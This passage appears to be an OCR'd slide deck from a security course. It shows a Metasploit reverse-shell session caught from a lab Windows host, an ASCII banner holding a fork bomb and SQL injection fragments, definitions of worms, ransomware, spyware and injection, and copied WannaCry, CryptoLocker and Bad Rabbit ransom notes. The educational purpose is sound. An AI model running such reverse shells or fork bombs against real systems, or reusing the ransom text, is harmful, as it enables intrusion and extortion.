                                    `:sm⏣~~Destroy.No.Data~~s:`
                                 -+h2~~Maintain.No.Persistence~~h+-
                             `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                          ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                       -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
                      -~/.ssh/id_rsa.Des-                    `htN01UserWroteMe!-
                      :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
                      :we're.all.alike'`                     The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                      :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                      :--srwxrwx:-.`                         `MS146.52.No.Per:
                      :<script>.Ac816/                        sENbove3101.404:
                      :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                      :09.14.2011.raid                       /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                       /corykennedyData:
                      :$nmap -oS                              SSo.6178306Ence:
                      :Awsm.da:                            /shMTl#beats3o.No.:
                      :Ring0:                             `dDestRoyREXKC3ta/M:
                      :23d:                               sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `


       =[ metasploit v6.2.15-dev                          ]
+ -- --=[ 2241 exploits - 1184 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/shell/reverse_tcp
LHOST => 192.168.26.136
LPORT => 443
[*] Started reverse TCP handler on 192.168.26.136:443
█
~~~


How to Catch the Shell?



Name	Date modified	Type	Size
Today (1)			
test	9/12/2022 1:58 AM	Application	7 KB

```
Microsoft Windows [Version 10.0.19043.1320]
(c) Microsoft Corporation. All rights reserved.

C:\Users\lsec>cd Downloads

C:\Users\lsec\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is 06EB-EEFA

 Directory of C:\Users\lsec\Downloads

09/12/2022  01:58 AM    <DIR>          .
09/12/2022  01:58 AM    <DIR>          ..
09/12/2022  01:58 AM             7,168 test.exe
               1 File(s)          7,168 bytes
               2 Dir(s)  29,692,260,352 bytes free

C:\Users\lsec\Downloads>test.exe

C:\Users\lsec\Downloads>
```

How to Catch the Shell?



```
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
LHOST ⇒ 192.168.26.136
LPORT ⇒ 443
[*] Started reverse TCP handler on 192.168.26.136:443
[*] Sending stage (336 bytes) to 192.168.26.135
[*] Command shell session 1 opened (192.168.26.136:443 → 192.168.26.135:51028) at 2022-09-12 11:58:27 +0300


Shell Banner:
Microsoft Windows [Version 10.0.19043.1320]
─────


C:\Users\lsec\Downloads>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\lsec\Downloads>whoami
whoami
desktop-oi42bcu\lsec

C:\Users\lsec\Downloads>
```

Worm


- Used to be obfuscated as a **legit program**
- Worms are **self-replicated** and they **auto-distribute themselves** across the available networks
- Its purpose is to **infect as much assets as possible**, while delivering its payload
- The payload could be for **obtaining C2**, **corrupting data**, **establishing persistence** and more

Ransomware

- Type of malware that **attacks infrastructure**, but instead of obtaining C2, ransomware is **encrypting everything**
- Ransomware software **demands payment** ("ransom") for the "captured data"
- The payment is **requested through blockchain technologies** like **Bitcoin**
- Ransomware has the **ability to self-spread across the network**

Ransomware Examples

- **WannaCry**



Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.


After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Ransomware Examples

- Crypto Locker



Cryptolocker 2.0

Your personal files are encrypted

Your files will be lost without payment on:

11/24/2013 3:16:34 PM

Info

Your **important files were encrypted** on this computer: photos, videos, documents , etc. You can verify this by click on see files and try to open them.

Encryption was produced using **unique** public key RSA-4096 generated for this computer. To decrypt files, you need to obtain **private** key.

The single copy of the private key, which will allow you to decrypt the files, is located on a secret server on the Internet; **the server will destroy the key within 72 hours after encryption completed**. After that, nobody and never will be able to restore files.


To retrieve the private key, you need to pay 0.5 bitcoins.

Click **proceed to payment** to obtain private key.

Any attempt to remove or damage this software will lead to immediate private key destruction by server.

Ransomware Examples

- **Bad Rabbit**



BAD RABBIT

If you access this page your computer has been encrypted. Enter the appeared personal key in the field below. If succeed, you'll be provided with a bitcoin account to transfer payment. The current price is on the right.

Once we receive your payment you'll get a password to decrypt your data. To verify your payment and check the given passwords enter your assigned bitcoin address or your personal key.

Time left before the price goes up

40:00:43

Price for decryption:

₿ = 0.05

Enter your personal key or your assigned bitcoin address.

!

Spyware

- Type of malware that **stays hidden and gathers as much sensitive data as possible**
- Spywares can record:
  - **Keyboard combinations**
  - **Sessions**
  - **Passwords**
  - **Cookies**
- Spyware is **hard to detect** since no end-user experience is present
- Spywares **does not auto-spread across the network**

Injection Attacks


Injection Attacks

- Ways of **attacking infrastructure** (mainly web application and it's database servers)
- On their core, injection attacks are **altering queries**, **corrupting** / **modifying** the **communication** to other services (like database, or the Operation System)
- Injection Attacks relies on **vulnerabilities to be present**

SQL Injection

- Type of attack **targeting web applications** and its **database infrastructure**
- It is the ability of **altering queries in real-time**, thus **extracting sensitive unauthorized data from the server**
- SQL Injection is capable of **achieving Remote Code Execution (RCE)**, breaching a network
- There are many types of SQL Injection attacks, such as: **error based**, **stacked queries**, **union based**


SQL Injection with SQLmap



```
